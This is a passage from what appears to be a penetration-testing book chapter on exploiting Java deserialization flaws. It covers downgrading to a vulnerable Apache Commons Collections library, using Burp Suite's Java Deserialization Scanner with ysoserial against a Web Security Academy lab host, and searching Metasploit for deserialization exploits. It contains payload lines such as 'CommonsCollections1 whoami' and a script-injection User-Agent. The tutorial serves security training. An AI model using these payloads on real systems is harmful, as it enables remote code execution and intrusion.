


```
D:\NancyDocuments\Code\serial>java -classpath C:\library\*;D:\NancyDocuments\Code\serial\* DeserializeFooBar
java.io.InvalidClassException: org.apache.commons.collections4.functors.InstantiateTransformer; class invalid for deserialization
```

Figure 12.13: *Invalid for deserialization error*

This time, we got an error that the class was invalid for deserialization. This means the library being used by this program is not vulnerable to deserialization attacks. Instead of getting the latest library available, we need to find out which version is susceptible and download that one.

The website mvnrepository is a good resource for this. Apache has removed vulnerable versions of their library for download, but the mvnrepository site has a historical record, lists vulnerabilities, and allows downloads, as shown in the following figure:


MVN REPOSITORY
Search for groups, artifacts, categories
Search
Indexed Artifacts (37.4M)
Projects (millions)
Year
Popular Categories
Testing Frameworks & Tools
Android Packages
Logging Frameworks
Java Specifications
JSON Libraries
JVM Languages
Language Runtime
Core Utilities
Mocking
Web Assets

Home » org.apache.commons » commons-collections4 » 4.0


Apache Commons Collections » 4.0

The Apache Commons Collections package contains types that extend and augment the Java Collections Framework.

License	Apache 2.0
Categories	Collections
Tags	structures data collections apache commons
HomePage	http://commons.apache.org/proper/commons-collections/
Date	Nov 20, 2013
Files	pom (19 KB) jar (595 KB) View All
Repositories	Central Apache Releases Mulesoft
Ranking	#111 in MvnRepository (See Top Artifacts) #2 in Collections
Used By	4,447 artifacts
Vulnerabilities	Direct vulnerabilities: CVE-2015-7501 CVE-2015-6420

Figure 12.14: *Finding the vulnerable library to download*

Replace the good version of the common jar with the bad one and then rerun it. This time, our exploit works. Refer to the following figure:



```
D:\NancyDocuments\Code\serial>java -classpath C:\library\*;D:\NancyDocuments\Code\serial\* DeserializeFooBar
Deserialization completed. Foo:  Nancy, Bar:
```


Figure 12.15: *Working exploit deserialization*

Note: The Java version matters when compiling and running Java code that may be vulnerable to deserialization. Newer Java runtimes give illegal reflection warnings and errors. Eventually, this may stop deserialization errors, except in rare cases. Today, plenty of people and consumers are using older Java versions.

Using Burp Suite to test and exploit deserialization

Navigating deserialization vulnerabilities demands a robust testing and exploitation approach. In this section, we explore the integration of Burp Suite and its extensions to find and exploit deserialization vulnerabilities. By using dedicated extensions from the BApp Store, such as the renowned Java Deserialization Scanner, we will discuss the practical aspects of testing and securing against these critical security threats.

To begin, Burp Suite's **Extender** tab reveals many extensions for deserialization attacks. Searching for `serial` will bring up the following list, which can be sorted by rating or popularity. Refer to the following figure:



Estimated system impact: Low

BApp Store

The BApp Store contains Burp extensions that have been written by users of Burp Suite, to extend Burp's capabilities.

serial

Name	Installed	Rating	Popular...	Last updated	System impact	Detail
Blazor Traffic Processor		★★★★★		21 Sep 2023	Low	Requires a later...
CustomDeserializer		★★★★☆		21 Feb 2022	Low	
GadgetProbe		★★★★★		27 Feb 2020	Low	
WCF Deserializer		★★★☆☆		15 Jun 2017	Low	
Image Location and Priv...		★★★★★		26 Feb 2020	Low	Pro extension
Java Serialized Payloads		★★★★★		10 Feb 2022	Low	
Java Serial Killer	✓	★★★★☆		30 Jan 2017	Low	
PHP Object Injection Sli...		★★★★☆		20 Nov 2019	High	
PHP Object Injection Ch...		★★★★☆		26 Aug 2021	Low	Pro extension
Potential Vulnerability In...		★★★☆☆		05 Jan 2023	Low	
Freddy, Deserialization B...		★★★★☆		02 Apr 2020	Medium	Pro extension
Java Deserialization Scan...	✓	★★★★☆		04 Feb 2022	Low	

Java Serial Killer

This extension performs Java deserialization attacks using the ysoserial payload generator tool.

See blog post here.

Requires Java version 8.


Estimated system impact

Overall: Low


Memory	CPU	Time	Scanner
Low	Low	Low	Low

Figure 12.16: Finding serialization extension in Burp Suite

The Java Deserialization Scanner is a notable choice, known for its effectiveness in finding vulnerabilities. Installation is seamless; select the desired extension and click the **Install** button. Once installed, Burp Suite's dashboard and issues section in the target tab provide a comprehensive overview of potential security concerns, highlighting instances of Java serialized objects, such as the following example:



Serialized object in HTTP message [3]


Issues
Serialized object in HTTP message [3]
/
/my-account
/product
Password field with autocomplete enabled
Strict transport security not enforced [4]
Cross-domain Referer leakage [2]
Cacheable HTTPS response [6]
Serialized Java objects detected (encoded in Base64) [3]
Serialized Java objects detected in response (encoded in Base64)
Advisory
Request
Response
Pretty
Raw
Hex
\n

```
GET /my-account?id=wiener HTTP/2
Host:


Cookie: session=
rO0ABXNyAC9sYWIuYWN0aW9ucy5jb21tb24uc2VyaWFsaXphYmxlLkFj
Y2Vzc1Rva2VuVXNlchlR/0USJ6mBAgACTAALYWNjZXNzVG9rZW50ABJM
amF2YS9sYW5nL1N0cmluZztMAAhlc2VybmFtZXEAfgABeHB0ACBlaXUl
MXB2bXFrZ3J3ZW8xcGF3Z2VqZTZ4b20yZDVpMHQABndpZW5lcg%3d%3d
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:33.0)
 Gecko/20120101 Firefox/33.0<script>alert(1)</script>
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,im
```

Figure 12.17: *Look at the serialized request in Issues from the target tab*

With the identified serialized object in focus, right-clicking on the HTTP request pops up a submenu that can be used to send the request to an extension. Select the **Extension** option, and then from the submenu, choose the preferred extension, such as the **Java Deserialization Scanner**, as shown in the following figure:




Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Show response in browser
Request in browser
Send request to DS - Exploitation
Send request to DS - Manual testing
Java Deserialization Scanner
Copy URL
Copy as curl command
Copy to file
Save item
Convert selection
INSPECTOR

Figure 12.18: Send request to an extension

The manual and exploitation tabs within the Java Deserialization Scanner provide a robust interface for testing and exploiting deserialization flaws. Manual testing does not provide the Ysoserial payloads, whereas the **Exploiting** tab does. Notable features include the insertion point controls for serialized data, post-processing rule options, and ysoserial payload customization. After sending a request to the Deserialization Scanner, select the **Deserialization Scanner** tab. The request sent to the scanner will be automatically inserted into the tool. Below the request is our default option for exploitation with ysoserial. At the bottom are the encoding rules for the requests. This is shown in the following figure:


Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Logger
Extender
Deserialization Scanner
Java Serial Killer
Manual testing
Exploiting
Configurations
Set Insertion Point
Clear Insertion Point
java -jar ysoserial
Encode/Compress:
Compress using gzip
Compress using zlib
Encode using Base64
Encode using URL-safe Base64
Encode using ASCII hex
Encode using URL encoding
Add -->
<-- Remove
Attack


Host: 0aff00e703b3e939805b0dc200be00cd.web-security-academy.net Port: 443 ☑ Https

```
GET /my-account?id=wiener HTTP/2
Host: 0aff00e703b3e939805b0dc200be00cd.web-security-academy.net
Cookie: session=rO0ABXNyAC9sYWluYWN0aW9ucy5jb21tb24uc2VyaWFsaXphYmxlLkFjY2Vzc1Rva2VuVXNlchIR/OUSJ6mBAgACTAALYWNjZXNzVG9rZW50ABJMamF2YS9sYW5nL1N0
cmluZztMAAh1c2VybmFtZXEAfgABeHB0ACB1aXU1MXB2bXFrZ3J3ZW8xcGF3Z2VqZTZ4b20yZDVpMHQABndpZW5lcg%3d%3d
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:33.0) Gecko/20120101 Firefox/33.0<script>alert(1)</script>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-Ch-Ua: "Chromium";v="105", "Not)A;Brand";v="8"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Referer: https://0aff00e703b3e939805b0dc200be00cd.web-security-academy.net/login
```

```
CommonsCollections1 COMMAND
```

Figure 12.19: Exploitation tab of Java Deserialization Scanner

To set the insertion point for an attack, highlight the serialized data in the request and click the **Set Insertion Point** button. In our example, this is the session cookie. After setting the insertion point, the serialized data will be highlighted in the request by the extension and will stay highlighted as long as the insertion point is set. The highlighting does make the data in this insertion point difficult to read. Likewise, click the clear insertion point to remove both the insertion point and the highlighting. In the center is your **Payload** selection from Ysoserial and its command in single quotes if necessary. At the bottom, you can stack multiple post-processing rules from the selected list. The **Attack** button at the bottom will run the command and show the request and response pairs from the exploitation attempt in the section to the right. This is illustrated for our example in the following figure:


Manual testing
Exploiting
Configurations
Host: 0aff00e703b3e939805b0dc200be00cd.web-security-academy.net
Port: 443
☑ Https
Insertion point
Set Insertion Point Button
Set Insertion Point
Clear Insertion Point
Attacking Request Response Pairs
Request
Response
Pretty
Raw
Hex
0 matches
Time to execute: 747 milliseconds
Encode/Compress:
Add -->
<-- Remove
Click Here to Attack
Attack

```
GET /my-account?id=wiener HTTP/2
Host: 0aff00e703b3e939805b0dc200be00cd.web-security-academy.net
Cookie: session=[illegible]
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:33.0) Gecko/20120101 Firefox/33.0<script>alert(1)</script>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-Ch-Ua: "Chromium";v="105", "Not)A;Brand";v="8"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Referer: https://0aff00e703b3e939805b0dc200be00cd.web-security-academy.net/log
```

java -jar ysoserial


CommonsCollections1 whoami

Compress using gzip
Compress using zlib
Encode using Base64
Encode using URL-safe Base64
Encode using ASCII hex
Encode using URL encoding

Encode using URL-safe Base64

***Figure 12.20**: Running an attack with Java Deserialization Scanner Exploiting tab*

Configuration is critical, and this extension requires the setup of the Java 8 runtime and the path to the `ysoserial jar` to facilitate the extension's operations. This can be done in the **Configuration** tab, as shown in the given figure:


Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Logger
Extender
Project options
User options
Learn
Deserialization Scanner
Java Serial Killer
Manual testing
Exploiting
Configurations

Automatic scanner configurations
☑ Enable active scan sleep checks
☑ Enable active scan DNS checks (through vulnerable libraries)
☑ Enable active scan DNS checks (URLDNS, Java JRE only)

Manual testing configuration
☑ Add manual issues to scanner results
☐ Verbose mode

Exploiting configuration
ava path (recent Java major versions do not allow to run ysoserial properly): C:\Program Files (x86)\Java\jre-1.8\bin\java.exe
'soserial path: D:\NancyDocuments\Code\serial\ysoserial-all.jar
☐ Execute ysoserial with hibernate5 profile (-Dhibernate5)

***Figure 12.21**: Configuration for Java Deserialization Scanner*

Beyond exploitation, the Java **Deserialization Scanner** offers a dedicated manual testing tab. While resembling the exploitation tab, it introduces a nuanced drop-down menu offering specific test options. The drop-down is located next to the **Set Inertion Point** and **Clear Insertion Point** buttons and offers three test options currently. Refer to the following figure:




Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Logger
Extender
Project options
Deserialization Scanner
Manual testing
Exploiting
Configurations
Host:
Port:
☐ Https
Set Insertion Point
Clear Insertion Point
Sleep
Sleep
DNS (vuln libraries)
DNS (JRE only)
CPU
Compress using gzip
Compress using zlib
Encode using Base64
Encode using URL-safe Base64
Encode using ASCII hex
Encode using URL encoding
Add -->
<-- Remove
Attack

***Figure 12.22**: Scan options*

To unearth vulnerable libraries, this tab runs tests based on the selected criteria, providing detailed results to the right of the manual testing information, as shown in the following figure:



```
Results:

        • ROME (DNS): NOT vulnerable.
        • Mozilla Rhino Alternate payload (DNS): NOT vulnerable.
        • Apache Commons Collections 3 Alternate payload 2 (DNS): NOT
          vulnerable.
        • Vaadin (DNS): NOT vulnerable.
        • JBoss Interceptors (DNS): NOT vulnerable.
        • Apache Commons Collections 4 (DNS): NOT vulnerable.
        • Spring (DNS): NOT vulnerable.
        • Apache Commons Collections 3 Alternate payload 3 (DNS): NOT
          vulnerable.
        • Apache Commons Collections 4 Alternate payload (DNS): NOT
          vulnerable.
        • JSON (DNS): NOT vulnerable.
        • Apache Commons Collections 3 (DNS): NOT vulnerable.
        • Spring Alternate Payload (DNS): NOT vulnerable.
        • Java 6 and Java 7 (up to Jdk7u21) (DNS): NOT vulnerable.
        • Apache Commons Collections 3 Alternate payload 4 (DNS): NOT
          vulnerable.
        • Java 8 (up to Jdk8u20) (DNS): NOT vulnerable.
        • Commons BeanUtils (DNS): NOT vulnerable.
        • Hibernate 5 (DNS): NOT vulnerable.
        • Mozilla Rhino (DNS): NOT vulnerable.
        • Apache Commons Collections 3 Alternate payload (DNS): NOT
          vulnerable.
        • Javassist/Weld (DNS): NOT vulnerable.


END
```


***Figure 12.23**: Java Deserialization Scanning*

As showcased through Burp Suite, Java Deserialization Scanner emerges as a powerful tool simplifying the complexities of working with deserialization vulnerabilities. The extension integrates testing, exploitation, and manual assessment, offering a holistic approach. While Java Deserialization Scanner stands out, exploring other extensions within Burp Suite's BApp Store might reveal alternatives that suit specific preferences and requirements better in securing against deserialization vulnerabilities.

Metasploit and other tools

When dealing with deserialization vulnerabilities, the choice of tools becomes crucial, especially in scenarios where Burp Suite may not be applicable due to the absence of HTTPS protocol at the deserialization endpoint. In such cases, alternative tools prove invaluable.

In certain instances, Metasploit, a robust penetration testing framework, can supply exploits for deserialization vulnerabilities. By starting the `msfconsole` and searching for relevant exploits, opportunities for using known vulnerabilities can be unveiled. We generally search for the term **`java serial`** to find an exploit. Refer to the following figure:



```
msf6 exploit(linux/misc/opennms_java_serialize) > use java serial

Matching Modules
================

   #  Name                                                           Disclosure Date  Rank       Check  Description
   -  ----                                                           ---------------  ----       -----  -----------
   0  auxiliary/scanner/http/hp_sitescope_getsitescopeconfiguration                   normal     No     HP SiteScope SOAP Call getSiteScopeConfiguration
Configuration Access
   1  exploit/linux/http/apache_ofbiz_deserialiation                 2020-07-13       excellent  Yes    Apache OFBiz XML-RPC Java Deserialization
   2  exploit/linux/http/jenkins_cli_deserialization                 2017-04-26       excellent  Yes    Jenkins CLI Deserialization
   3  exploit/linux/http/mobileiron_mdm_hessian_rce                  2020-09-12       excellent  Yes    MobileIron MDM Hessian-Based Java Deserialization
 RCE
   4  exploit/linux/misc/jenkins_java_deserialize                    2015-11-18       excellent  Yes    Jenkins CLI RMI Java Deserialization Vulnerabilit
y
   5  exploit/linux/misc/jenkins_ldap_deserialize                    2016-11-16       excellent  Yes    Jenkins CLI HTTP Java Deserialization Vulnerabili
ty
   6  exploit/linux/misc/opennms_java_serialize                      2015-11-06       normal     No     OpenNMS Java Object Unserialization Remote Code E
xecution
   7  exploit/multi/browser/java_calendar_deserialize                2008-12-03       excellent  No     Sun Java Calendar Deserialization Privilege Escal
ation
   8  exploit/multi/browser/java_getsoundbank_bof                    2009-11-04       great      No     Sun Java JRE getSoundbank file:// URI Buffer Over
flow
   9  exploit/multi/browser/java_rmi_connection_impl                 2010-03-31       excellent  No     Java RMIConnectionImpl Deserialization Privilege
Escalation
  10  exploit/multi/browser/java_setdifficm_bof                      2009-11-04       great      No     Sun Java JRE AWT setDiffICM Buffer Overflow
  11  exploit/multi/http/microfocus_obm_auth_rce                     2020-10-28       excellent  Yes    Micro Focus Operations Bridge Manager Authenticat
ed Remote Code Execution
  12  exploit/multi/http/microfocus_ucmdb_unauth_deser               2020-10-28       excellent  Yes    Micro Focus UCMDB Java Deserialization Unauthenti
cated Remote Code Execution
  13  exploit/multi/http/openmrs_deserialization                     2019-02-04       normal     Yes    OpenMRS Java Deserialization RCE
  14  exploit/multi/http/struts2_rest_xstream                        2017-09-05       excellent  Yes    Apache Struts 2 REST Plugin XStream RCE
  15  exploit/multi/misc/weblogic_deserialize_badattr_extcomp        2020-04-30       normal     Yes    WebLogic Server Deserialization RCE BadAttributeV
alueExpException ExtComp
  16  exploit/multi/misc/weblogic_deserialize_badattrval             2020-01-15       normal     Yes    WebLogic Server Deserialization RCE - BadAttribut
eValueExpException
  17  exploit/multi/scada/inductive_ignition_rce                     2020-06-11       excellent  Yes    Inductive Automation Ignition Remote Code Executi
on
  18  exploit/windows/http/desktopcentral_deserialization            2020-03-05       excellent  Yes    ManageEngine Desktop Central Java Deserialization
  19  exploit/windows/http/hp_imc_java_deserialize                   2017-10-03       excellent  Yes    HP Intelligent Management Java Deserialization RC
E
  20  exploit/windows/http/telerik_rau_deserialization               2019-12-09       excellent  Yes    Telerik UI ASP.NET AJAX RadAsyncUpload Deserializ
ation
  21  exploit/windows/ibm/ibm_was_dmgr_java_deserialization_rce      2019-05-15       excellent  No     IBM Websphere Application Server Network Deployme
nt Untrusted Data Deserialization Remote Code Execution
  22  exploit/windows/misc/ibm_websphere_java_deserialize            2015-11-06       excellent  No     IBM WebSphere RCE Java Deserialization Vulnerabil
ity
```

***Figure 12.24**: Searching for Java deserialization exploits in Metasploit*


Specific software like *JBOSS* or *Jenkins* may have dedicated exploits, calling for individual searches for tailored results.

